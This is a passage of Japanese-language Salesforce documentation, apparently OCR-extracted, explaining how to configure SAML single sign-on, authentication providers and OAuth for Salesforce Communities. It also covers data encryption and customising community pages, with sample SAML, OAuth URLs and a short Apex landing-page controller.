
次の情報は、Security Assertion Markup Language (SAML) 認証プロトコルと、ID プロバイダを使用して組織のシングルサインオンを設定する方法について理解していることを前提としています。コミュニティに SAML を実装する場合、重要なのはログインに関連付けられているコミュニティ URL をシングルサインオンフローに使用することです。また、SAML アサーションの POST のコミュニティ URL に `/login` が含まれていることを確認します。

これは、ユーザのブラウザ、コミュニティ、および ID プロバイダ間で行われる SAML 要求と応答の処理の概要です。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



この表では、コミュニティの SAML アサーションに必須なものを、その他の種別の Salesforce ドメインに必須なものと比較しています。

要件	標準	ポータル	Force.com サイト	コミュニティ
SAML アサーションの POST が実行される URL。	login.salesforce.com	login.salesforce.com	login.salesforce.com	コミュニティ *URL*
アサーションで `organization_id` と `portal_id` は必須か	いいえ	はい – 属性として渡される	はい – 属性として渡される	いいえ メモ: ジャストインタイムプロビジョニングを使用して、コミュニティでポータルユーザを作成する場合に必須です。コミュニティ固有のポータルユーザは、`portal_id`

要件	標準	ポータル	Force.com サイト	コミュニティ
				を除外してプロビジョニングできます。
アサーションで `siteUrl` は必須か	いいえ	いいえ	はい – 属性として渡される	いいえ

次のサンプル SAML アサーションでは、Acme 組織のサンプル顧客コミュニティについて、Recipient として指定されたコミュニティ URL を表示します。この例は、SAML 設定が 1 つの組織に当てはまります。

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:
      entity">https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:
         status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:
         nameid-format:entity">https://www.salesforce.com</saml:Issuer>

      <saml:Subject>
         <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:
            nameid-format:unspecified">saml_portal_user_federation_id
         </saml:NameID>

         <saml:SubjectConfirmation Method="urn:oasis:names:tc:
            SAML:2.0:cm:bearer">
         <saml:SubjectConfirmationData NotOnOrAfter=
            "2009-06-17T18:48:25.456Z"
            Recipient="https://acme.force.com/customers/login/?
saml=02HKiPoin4f49GRMsOdFmhTgi_0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
         </saml:SubjectConfirmation>
      </saml:Subject>

      <saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
                       NotOnOrAfter="2009-06-17T18:48:25.456Z">

         <saml:AudienceRestriction>
            <saml:Audience>https://saml.salesforce.com</saml:Audience>
         </saml:AudienceRestriction>
      </saml:Conditions>

      <saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

         <saml:AuthnContext>
            <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:
```

```
                ac:classes:unspecified
            </saml:AuthnContextClassRef>
        </saml:AuthnContext>
    </saml:AuthnStatement>

  </saml:Assertion>
</samlp:Response>
```

組織に複数の SAML 設定がある場合、前のサンプル SAML アサーションは当てはまりますが、Recipient の違いに注意してください。

- `login` の後のスラッシュは不要
- `so` パラメータは必須で、組織 ID の指定が必要

Recipient は次のようになります。

```
Recipient="https://acme.force.com/customers/login?so=00DD0000000JsCM"
```

コミュニティからログアウトすると、シングルサインオン用の SAML を使用して承認された外部ユーザは［ID プロバイダのログアウト URL］(コミュニティの SAML で設定されている場合) にリダイレクトされます。SAML 設定にアクセスするには、[設定] から［クイック検索］ボックスに「シングルサインオン設定」と入力し、[シングルサインオン設定] を選択します。

関連トピック:

サンプル SAML アサーション

シングルサインオン実装のベストプラクティス

https://developer.salesforce.com/page/Single_Sign-On_with_SAML_on_Force.com

認証プロバイダの設定

[設定] の [認証プロバイダ] ページで認証プロバイダを設定し、コミュニティログインページにそれらを表示することを選択した場合、外部ユーザは Facebook©、Janrain©、または別の Salesforce 組織などからログイン情報を使用してログインできます。

メモ: 次の情報は、認証プロバイダを使用したシングルサインオンについて理解していることを前提としています。

デフォルトのログインページではなくカスタムの Visualforce ログインページを使用している場合、認証プロバイダの詳細ページの［シングルサインオン初期化 URL］をカスタムログインボタンのリダイレクト先 URL として使用します。例:

`https://login.salesforce.com/services/auth/sso/orgID/URLsuffix?community=https://acme.force.com/support`

認証プロバイダとして Janrain を使用している場合、サイトにリリースされている Janrain のログインウィジェットに以下を渡すことができます。

```
janrain.settings.tokenUrl='https://login.salesforce.com/services/authcallback/orgID/URLsuffix'
+'?flowtype=sso&community='+encodeURIComponent('https://acme.force.com/customers');
```

関連トピック:

- 外部認証プロバイダについて
- 要求パラメータとクライアント設定 URL の使用
- コミュニティのログイン、ログアウト、およびセルフ登録ページのカスタマイズ

OAuth を使用する認証フローの設定

組織でコミュニティとモバイルアプリケーションやデスクトップアプリケーションなどのカスタムブランドアプリケーションを統合する場合、OAuth を使用してブランド名が入ったログインページを作成できます。

次の情報は、OAuth プロトコルとリモートアクセスアプリケーションの認証フローについて理解していることを前提としています。コミュニティでは、ユーザ名パスワード OAuth 認証フローおよび SAML アサーションフローを除く使用可能なすべての認証フローがサポートされます。コミュニティにブランド OAuth フローを実装する場合、コミュニティ URL を使用するように認証 URL を設定します。認証フローで、ユーザにアプリケーション承認ページが表示されるようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: セキュリティ対策として、システム管理者が他のユーザとしてログインしている間は、そのユーザの OAuth データアクセスを承認できません。たとえば、サードパーティアプリケーションへのシングルサインオンなど、ユーザアカウントへの OAuth アクセスを承認できません。

たとえば、次のような認証 URL を使用してユーザを認証するとします。

```
https://login.salesforce.com/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

`login.salesforce.com` ホスト名をコミュニティ URL へのフルパスで置き換えます。

```
https://acme.force.com/customers/services/oauth2/authorize?
response_type=token&client_id=your_app_id&redirect_uri=your_redirect_uri
```

正常に実装されていれば、この URL によりユーザはコミュニティログインページに移動します。アプリケーションを認証したら、ユーザアクセストークンを設定し、将来の認証に備えてトークンを更新します。トークンエンドポイントの要求で、次のようにホストをコミュニティで置き換えます。

```
https://acme.force.com/customers/services/oauth2/token
```

メモ: `access_token` を取得したら、認証ヘッダー要求でベアラートークンとして渡すことができます。コミュニティへの REST API コールの例を次に示します。

```
https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer
```

```
00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMfAbUeeG7c1E6
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```

関連トピック:

Authenticating Apps with OAuth (OAuth によるアプリケーションの認証)

https://developer.salesforce.com/page/Digging_Deeper_into_OAuth_2.0_on_Force.com

https://developer.salesforce.com/page/Using_OAuth_to_Authorize_External_Applications

salesforce_chatter_rest_api.pdf

コミュニティデータの暗号化

ファイル、添付ファイル、および多くの一般的なデータ項目を暗号化することで、コミュニティに一定のセキュリティを追加できます。暗号化を有効にすると、「暗号化されたデータの参照」権限を持つユーザのみがその情報を参照できます。

次の点に注意してください。

- コミュニティのデータは暗号化できますが、ポータルのデータは暗号化できません。
- 従来の暗号化を使用している場合、暗号化されたカスタム項目のデータはマスクされたままです。
- データが暗号化されているかどうかにかかわらず、コミュニティに固有の個人識別情報 (PII) の設定が適用されます。
- 「暗号化されたデータの参照」権限は、ライセンスが付与されたコミュニティユーザにのみ割り当てることができます。ゲストユーザにこの権限を割り当てることはできません。

  「暗号化されたデータの参照」権限を持つユーザの場合、データを暗号化してもコミュニティの操作に変更はありません。ただし、[取引先名] 項目を暗号化すると、システム管理者に表示されるユーザのロールが影響を受けます。通常、コミュニティユーザのロール名は、ユーザの取引先名とユーザプロファイル名の組み合わせで表示されます。[取引先名] 項目を暗号化すると、取引先名の代わりに取引先 ID が表示されます。

  たとえば、[取引先名] 項目が暗号化されていない場合、「Customer User」というプロファイルで「Acme」取引先に属するユーザのロールは `[Acme カスタマーユーザ]` となります。[取引先名] が暗号化されている場合、ロールは `[001D000000IRt53 カスタマーユーザ]` のように表示されます。
- 「暗号化されたデータの参照」権限のあるユーザのみが、暗号化された標準項目を含む取引先責任者レコードからコミュニティユーザを作成できます。

関連トピック:

Shield プラットフォームの暗号化で Salesforce データを保護

デザインとページ管理

コミュニティの設計戦略の計画

コミュニティで標準のタブとブランド設定ではなくカスタムページを使用することを選択した場合、コミュニティビルダーと Force.com のどちらを使用するかを決定する必要があります。決定したら、次のセクションを使用してコミュニティページをカスタマイズします。

- Visualforce および Force.com サイトの使用
- テンプレートと組み合わせたコミュニティビルダーの使用
- テンプレートのないコミュニティビルダー (Site.com) の使用

さらに、コミュニティの次の領域もカスタマイズできます。

- カスタマイズしたコミュニティ HTML ヘッダーへのグローバル検索ボックスの追加 (ページ 3772)
- コミュニティのカスタムドメインの設定
- Chatter タブの名前変更

コミュニティビルダーまたは Force.com サイトの選択

コミュニティの新規ページを追加したり、既存のページをカスタマイズしたりする場合、Force.com サイトまたはコミュニティビルダーを使用できます。どちらのオプションを使用しても、ランディングページやマーケティングページなどブランド設定された公開ページと、コミュニティメンバーのみがアクセスできる非公開のカスタムページを作成できます。

それでは、コミュニティをカスタマイズする場合、どちらのオプションを使用すればよいのでしょうか。これは、作業する人のスキルと、組織のニーズによって決まります。カスタマイズを完全に制御するために、Force.com ページとコミュニティビルダーページを組み合わせて使用することも可能です。

コミュニティビルダー

コミュニティビルダーは、直観的に操作できる便利なコミュニティカスタマイズツールです。コミュニティビルダーを使用すると、事前設定されたテンプレートに基づいてコミュニティを作成し、さらにブランド設定の適用、ページの編集、テンプレートの更新、変更の公開をすべて 1 つの使いやすいインターフェースから実行できます。

コミュニティビルダーでは、次のことができます。

- いずれかのセルフサービステンプレート (Koa、Kokua、カスタマーサービス (Napili)) を使用した応答性の高いセルフサービスコミュニティの容易な作成
- Aloha テンプレートを使用した設定可能なアプリケーションランチャーの作成
- ピクセル単位まで完璧なブランド情報入りページの設計
- 誰でもアクセスできる公開ページの作成やコミュニティ内のタブとして追加できる非公開ページの追加
- 再利用可能なページ要素のドラッグアンドドロップを使用した迅速な構築と反復処理
- 用意されたフォームを使用した、Web-to-リードフォームの作成または顧客のフィードバックの収集
- 組織のデータを使用した、製品カタログまたはその他のリストのようなデータ駆動のページの作成

- 追加設定オプションが備えられた Web コンテンツ管理システム、Site.com Studio でのコミュニティのホームページおよびマルチ言語サポートの設定。Site.com Studio には [コミュニティ管理] から簡単にアクセスできます。

Force.com サイト

Visualforce の使用経験がある開発者に適した Force.com サイトでは、分析、ワークフローおよび承認、プログラマブルロジックなどの Force.com の機能を継承して、カスタムページおよび Web アプリケーションを構築できます。したがって、Apex および API を使用してサイトをプログラム的に作成したい場合には、Force.com サイトの利用が適しています。Force.com では、次のことができます。

- 誰でもアクセスできるように公開され、ブランド化されたページを作成します。
- Visualforce を利用して、コミュニティ内のタブとして追加できる非公開ページを作成します。
- Apex コードを使用して、自分のコントローラまたはコントローラの拡張機能を作成します。
- カスタムログインまたはセルフ登録ページを作成します。
- 行動管理アプリケーションのような動的 Web アプリケーションを構築します。

機能のまとめ

どの製品を選択すればよいか、わかりましたか?次の表を参照して、各製品の機能の詳細を確認してください。

機能	コミュニティビルダー	Force.com サイト
公開ページ	✅	✅
コミュニティテンプレート (Koa、Kokua、カスタマーサービス (Napili)、Aloha)*	✅	
認証ページ*	✅	✅
Visualforce ページ		✅
基本のログイン、ログアウト、セルフ登録、およびエラーページ	✅	✅
ドラッグアンドドロップ環境	✅	
再利用可能なコンポーネント	✅	
ピクセル単位まで完璧な設計	✅	✅
IP 制限	✅	✅
ケース、リード、および商談などのデータへのアクセス	✅	✅
標準搭載のフォーム	✅	
CMS	✅	

機能	コミュニティビルダー	Force.com サイト
プログラムを使用したページ作成(Apex、API、およびコントローラを使用)		✅
Web アプリケーション		✅
分析、レポート、ワークフロー		✅
Force.com プラットフォームのフル機能		✅

* コミュニティユーザのみがコミュニティビルダーで利用可能

関連トピック:

- テンプレートと組み合わせたコミュニティビルダーの使用
- テンプレートのないコミュニティビルダー (Site.com) の使用
- Visualforce および Force.com サイトの使用

テンプレートと組み合わせたコミュニティビルダーの使用

コミュニティビルダーとセルフサービス用コミュニティテンプレートを使用すれば、モバイルデバイスに適したカスタムコミュニティを作成、ブランド設定、公開できます。テンプレートを選択してコミュニティをすばやく開始し、会社のブランド設定に合わせてページのスタイルを設定できます。

コミュニティビルダーとテンプレートを使用すると、次のことができます。

- 会社のブランド設定に合わせて簡単にコミュニティのスタイルを設定する。
- コミュニティビルダーでコミュニティページおよびコンポーネントを編集し、ページのデザインとコンテンツをカスタマイズする。
- コミュニティをプレビューし、さまざまなデバイスに正しく表示されることを確認する。
- 変更を公開してコミュニティの全員が使用できるようにする。

コミュニティビルダーを使用して、次のテンプレートから作成されたコミュニティをカスタマイズできます。

Kokua
顧客との簡単なやりとりの処理に最適なグラフィックベースのコミュニティです。コミュニティメンバーは記事の検索と表示、サポートへの問い合わせを行うことができます。ナレッジを必要とし、ケースをサポートします。

Koa
顧客との簡単なやりとりの処理に最適なテキストベースのコミュニティです。コミュニティメンバーは記事の検索と表示、サポートへの問い合わせを行うことができます。ナレッジを必要とし、ケースをサポートします。

カスタマーサービス (Napili)
高機能で応答性の高いセルフサービステンプレートで、ユーザがコミュニティへの質問の投稿、記事の検索および表示、コラボレーション、ケースの作成によるサポートエージェントへの問い合わせを行うことができます。ナレッジ、Chatter の質問、およびケースをサポートします。

Aloha
アプリケーションランチャーの設定可能なテンプレートで、ユーザがシングルサインオン認証(ソーシャルログインを含む)を使用してアプリケーションをすばやく見つけ、アクセスできます。

コミュニティビルダーにアクセスし、コミュニティのカスタマイズを続行する、またはテンプレートバージョンの更新を行う手順は、次のとおりです。

1. [設定]から、[クイック検索]ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ]を選択します。
2. コミュニティ名の横にある[管理]をクリックします。
3. グローバルヘッダーで[コミュニティ管理]メニューをクリックし、[コミュニティビルダーに移動]をクリックします。
4. コミュニティビルダーでは、次のことができます。
   - コミュニティにブランド設定する。 (ページ 3834)
   - コミュニティページおよびページコンポーネントを編集する。

メモ: コミュニティビルダーでは、事前設定されたテンプレートのいずれかを使用して作成されていないサイトのブランド設定はサポートされません。代わりに、Site.com Studioを使用する必要があります。このツールにアクセスするには、ツールバーのコミュニティメニューから[Site.com Studio]をクリックします。

Kokua、Koa、およびカスタマーサービス(Napili)テンプレートの使用についての詳細は、*「テンプレートを使用したコミュニティの作成」ガイド*を参照してください。

関連トピック:

コミュニティビルダーまたは Force.com サイトの選択

テンプレートのないコミュニティビルダー (Site.com) の使用

各コミュニティには、関連付けられた Site.com サイトが 1 つあり、ブランド情報入りカスタムページをコミュニティに追加できます。デフォルトでは、Site.com ページは公開され、ログインは不要ですが、コミュニティメンバーのみがアクセスできる非公開ページを作成することもできます。

Site.com の使用についての詳細は、オンラインヘルプを参照してください。

ご利用になる前に

「コミュニティの作成および設定」権限を持つコミュニティユーザには、コミュニティの Site.com サイトへのサイト管理者のフルアクセス権が自動的に付与されます。権限のないコミュニティユーザがサイトを編集できるようにするには、Site.com Publisher または Site.com Contributor 機能ライセンスを購入して割り当て、サイトレベルでユーザロールを割り当てる必要があります。

ヒントと検討事項

- 「コミュニティの作成および設定」権限を持つコミュニティユーザには、コミュニティの Site.com サイトのサイト管理者ロールが割り当てられます。ただし、これらのユーザは、Site.com Studio の[概要]タブの[ユーザロール]セクションには表示されません。

- Site.com のコミュニティサイトを作成、削除、複製することはできません。
- データの繰り返しやフォームなどのデータバインドコンポーネントを使用している場合、リストされるオブジェクトをサイト訪問者が使用できない場合があります。認証された訪問者の場合、公開ページおよび非公開ページのオブジェクトアクセスは、各自のユーザプロファイルで制御されます。認証されていない訪問者の場合、公開ページのオブジェクトアクセスは、サイトのゲストユーザプロファイルで制御されます。
- Site.com の認証されたコミュニティページにフォームを追加する場合、[所有者 ID] 項目を必要とする Salesforce オブジェクトに現在のユーザを設定します。(デフォルトのゲストユーザではなく) 現在のユーザを設定すると、フォームの送信時に認証されたユーザを識別できます。現在のユーザを [所有者 ID] 項目に設定するには、フォームの項目を選択し、[プロパティ] ペインの [項目プロパティ] にある [設定] をクリックします。次に、ソースとして [グローバルプロパティ] を選択し、値として [現在のユーザ ID] を選択します。
- [サイトの設定] で Site.com コミュニティサイトに指定するホームページ、404 ページ、ログインページ、およびセルフ登録ページでは、Site.com コミュニティサイトのデフォルトページを設定します。[管理] > [ページ] および [管理] > [ログイン & 登録] の [コミュニティ管理] で別の URL を指定しない限り、これらのデフォルト URL が使用されます。コミュニティのエラーページは、Force.com の [設定] の [エラーページ] で指定します。
- Site.com コミュニティサイトが無効な場合、ユーザは、[コミュニティ管理] の [ページ] で定義した [サービスは利用できません] ページにリダイレクトされます。
- 寄稿者のビューは、デフォルトで Site.com コミュニティサイトでは使用できません。ただし、Site.com Contributor ライセンスを使用して、特定のユーザに寄稿者アクセス権を付与できます。詳細は、Site.com ヘルプの「*機能ライセンスについて*」を参照してください。または、サイトの URL に `?iscontrib` を追加することで、ユーザが寄稿者として Site.com コミュニティサイトをプレビューできます。例:
  `https://sitestudio.na1.force.com/?iscontrib`

関連トピック:

コミュニティビルダーまたは Force.com サイトの選択

Site.com を使用したコミュニティのカスタマイズ

Salesforce コミュニティの概要

Visualforce および Force.com サイトの使用

各コミュニティには、コミュニティの高度なカスタマイズを可能にする Force.com サイトが 1 つ関連付けられています。たとえば、Force.com サイトを使用して次のことができます。

- ログインを必要としない公開ページをコミュニティに追加する。
- ブランド化したセルフ登録ページとログインページを使用して、ユーザがコミュニティへの登録やログインをできるようにする。
- 「Authorization Required (401)」や「Page Not Found (404)」などの標準エラーページをカスタマイズしてコミュニティのブランドを反映する。
- Visualforce ページを利用してコミュニティメンバーのみがアクセスできる非公開ページを作成する。

Force.com サイトの使用についての詳細は、オンラインヘルプを参照してください。

ヒントと検討事項

- Force.com サイトページには、[コミュニティを作成] ウィザードで指定したブランドのスタイルが自動的に含まれます。これらのスタイルを無効化するには、`<apex:page>` タグの `standardStylesheets` 属性を `false` に設定します。
- コミュニティで Force.com サイトを使用する場合は、次の点を考慮してください。
  - 標準の RSS フィード、分析追跡、およびカスタムポータルプロファイルページは使用できません。
  - カスタムのパスワードの変更ページは使用できません。
  - カスタムドメインへのログインは、HTTPS でのみ使用できます。
- Force.com サイトは Force.com 組織から直接提供されるため、サイトの可用性は組織の可用性に直接関連します。メジャーリリースのための組織のメンテナンス実施時間の間、サイトは使用できません。サイトにアクセスしようとすると、Force.com ブランドのメンテナンスページ、またはカスタムの [サービスは利用できません] ページが表示されます。
- コミュニティホームページをそのコンパニオン Site.com ホームページにリダイレクトできます。そのためには、Force.com サイトの詳細ページで、[URL リダイレクト] を設定します。[リダイレクト元 URL] をコミュニティのホームページを表す `/`、[リダイレクト先 URL] を Site.com サイトのホームページを表す `s` に設定します。

関連トピック:

コミュニティビルダーまたは Force.com サイトの選択

カスタムコミュニティページ

カスタムページによるコミュニティのデフォルトページの上書き

会社のブランド入りのコミュニティホームページと[サービスは利用できません]ページを使用するには、コミュニティの標準ページを上書きします。

- カスタムコミュニティホームページの使用
- サービスが使用できないことを示すカスタムページの使用

コミュニティのSite.comまたはForce.com設定で、他のデフォルトのコミュニティページを上書きできます。これを行うには、グローバルヘッダーで[コミュニティ管理]メニューをクリックし、**[Force.comに移動]**または**[Site.com Studioに移動]**をクリックします。Site.comまたはForce.com設定で以前指定されたページは、[コミュニティ管理]で選択したページで自動的に上書きされます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする[コミュニティ管理]ページのコミュニティメンバーである

サービスが使用できないことを示すカスタムページの使用

まれに、サービスが停止しているためにコミュニティが使用できない場合に、Salesforceに Force.comブランド情報のある汎用の[サービスは利用できません]ページが表示されます。このページを会社のブランド情報を使用したカスタムの静的リソースページに置き換え、コミュニティメンバーにパーソナライズされたユーザ環境を提供できます。

[サービスは利用できません]静的リソース

- 1 MB以下の公開.zipファイルである必要があります。
- .zipファイルのルートレベルに`maintenance.html`という名前のページを含める必要があります。画像やCSSファイルなどの、.zipファイル内のその他のリソースは、ディレクトリ構造上の制限はありません。
- ファイルの拡張子を持つファイルだけを含む必要があります。

詳細は、Salesforceヘルプの「*Force.com サイトエラーページの割り当て*」を参照してください。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して[コミュニティ管理]をクリックします。
   - [設定]から、[クイック検索]ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ]を選択してコミュニティの横にある[管理]リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して[コミュニティ管理]をクリックします。
2. [管理] > [ページ]に移動します。
3. [サービスは利用できません]の横にある  をクリックして、カスタムページを検索および選択します。

4. [保存] をクリックします。

サービスが停止するたびに、選択したページがコミュニティに表示されます。次の点に留意してください。

- このページの選択は、Site.com Studio ページを使用するコミュニティには影響しません。
- カスタマイズした [サービスは利用できません] ページは、同じドメイン内のすべてのコミュニティで使用されます。組織のニーズによっては、これは望ましくない場合があります。ドメイン内のすべてのコミュニティで同じページを使用することを避けるには、コミュニティごとに個別の [サービスは利用できません] ページを作成して割り当てます。

  たとえば、ドメイン内にカスタマーコミュニティ (`universaltelco.force.com/customer`) とパートナーコミュニティ (`universaltelco.force.com/partner`) の2つのコミュニティがあるとします。カスタマーコミュニティのみに対するカスタムの [サービスは利用できません] ページを使用し、パートナーコミュニティに個別の [サービスは利用できません] ページを作成して割り当てていない場合は、サービスの停止中にパートナーコミュニティに同じページが表示されます。

関連トピック:

カスタムページによるコミュニティのデフォルトページの上書き

カスタムコミュニティホームページの使用

カスタムコミュニティビルダー (Site.com Studio) または Visualforce ページを使用して、標準のコミュニティホームページを会社のブランド情報でカスタマイズします。

コミュニティホームページは、公開コミュニティで認証されていないユーザに表示され、リダイレクトを設定することなくゲストユーザのランディングページを指定できます。このページは、「有効なサイトのホームページ」とも呼ばれます。

1. 次のいずれかの方法で、コミュニティ管理にアクセスします。
   - コミュニティからアクセスする場合
     - Salesforce タブ + Visualforce コミュニティで、グローバルヘッダーの ⚙ をクリックします。
     - コミュニティビルダーベースのコミュニティで、名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
   - [設定] から、[クイック検索] ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ] を選択してコミュニティの横にある [管理] リンクをクリックします。
   - コミュニティビルダーのヘッダーで、テンプレートの名前の横にあるドロップダウンメニューを使用して [コミュニティ管理] をクリックします。
2. [管理] > [ページ] をクリックします。
3. コミュニティホームページの場合
   a. [コミュニティビルダー] または [Visualforce] のページ種別を選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

コミュニティを作成、カスタマイズ、有効化する
- 「コミュニティの作成および設定」

および

アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

b. ページの名前を入力するか、項目を空白のままにして使用可能なオプションのリストを取得します。

c.  をクリックし、検索結果でページの名前をクリックして選択します。

 メモ: 検索結果には、公開済みのコミュニティビルダー (Site.com Studio) ページのみが含まれます。

4. [保存] をクリックします。

Site.com または Force.com サイトのプロパティで以前に指定されたページの選択は、自動的に [コミュニティ管理] で選択したページで上書きされます。

関連トピック:

デフォルトのコミュニティのログインページでのカスタムホームページ使用の設定

カスタムページによるコミュニティのデフォルトページの上書き

デフォルトのコミュニティのログインページでのカスタムホームページ使用の設定

外部認証プロバイダとカスタムホームページを使用している場合、ユーザが正しいホームページにアクセスしていることを確認します。

そのためには、CommunitiesLandingController を編集して、コミュニティの startURL を正しく設定する必要があります。CommunitiesLandingPage が、コミュニティの「有効なサイトのホームページ」です。つまり、コミュニティにダイレクト URL が入力されると、このページが表示されます。たとえば、ドメインが *universaltelco.force.com* で、コミュニティ URL が *customers* の場合、「http://universaltelco.force.com/customers」と入力されると CommunitiesLandingPage が表示されます。

カスタムホームページを使用する方法は 2 つあります。

- CommunitiesLandingController コードを更新して新しいページにリダイレクトします。
  1. [設定]から、[クイック検索] ボックスに「*Apex クラス*」と入力し、[Apex クラス] を選択します。
  2. CommunitiesLandingController の横にある [編集] をクリックします。
  3. コードを置き換えて次のようにします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[コミュニティ管理] にアクセスする

- 「コミュニティ管理にアクセス」または「コミュニティの管理」または「コミュニティの作成および設定」
- および[illegible]アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

管理設定をカスタマイズする

- 「コミュニティの作成および設定」
- および[illegible]アクセスしようとする [コミュニティ管理] ページのコミュニティメンバーである

Apex クラスを編集する

- 「Apex 開発」

```
public with sharing class CommunitiesLandingController {
        // Code we will invoke on page load.
    public PageReference forwardToStartPage() {
        String communityUrl = 'https://universaltelcom.force.com';
        String customHomePage = '/apex/hello';
        if (UserInfo.getUserType().equals('Guest')) {
            return new PageReference(communityUrl + '/login?startURL=' +
EncodingUtil.urlEncode(customHomePage, 'UTF-8'));
```

```
        }else {
            return Network.communitiesLanding();
        }
    }
    public CommunitiesLandingController() {}
}
```

4. *https://universaltelcom.force.com* をコミュニティの URL で置き換えます。
5. [保存] をクリックします。

- または、有効なサイトのホームページをカスタム Visualforce ページで置き換えることもできます。
  1. [設定]から、［クイック検索］ボックスに「すべてのコミュニティ」と入力し、[すべてのコミュニティ]を選択します。
  2. コミュニティ名の横にある [管理] ボタンをクリックします。
  3. [管理] > [ページ] > [Force.com に移動] をクリックします。
  4. [サイトの詳細] セクションで、[編集] をクリックします。
  5. ［有効なサイトのホームページ］項目で、カスタム Visualforce ページを選択します。
  6. [保存] をクリックします。

ユーザがコミュニティ URL を入力すると、新しい有効なサイトのホームページが表示されます。

関連トピック:

カスタムコミュニティホームページの使用

ログインを要求しないカスタムページの追加

コミュニティ内では、ログインを行わずにアクセスできる公開ページを持つことができ、それらは使いやすいリンク先ページまたはマーケティングページにすることができます。

コミュニティは Force.com サイトの技術を活用して組織のカスタムドメインを設定し、組織内に作成されたコミュニティごとに URL プレフィックスを設定します。設定時に使用可能な設定以外のカスタマイズをコミュニティに行う場合、Force.com サイトまたは Site.com を使用して完全にカスタマイズされたページを作成できます。

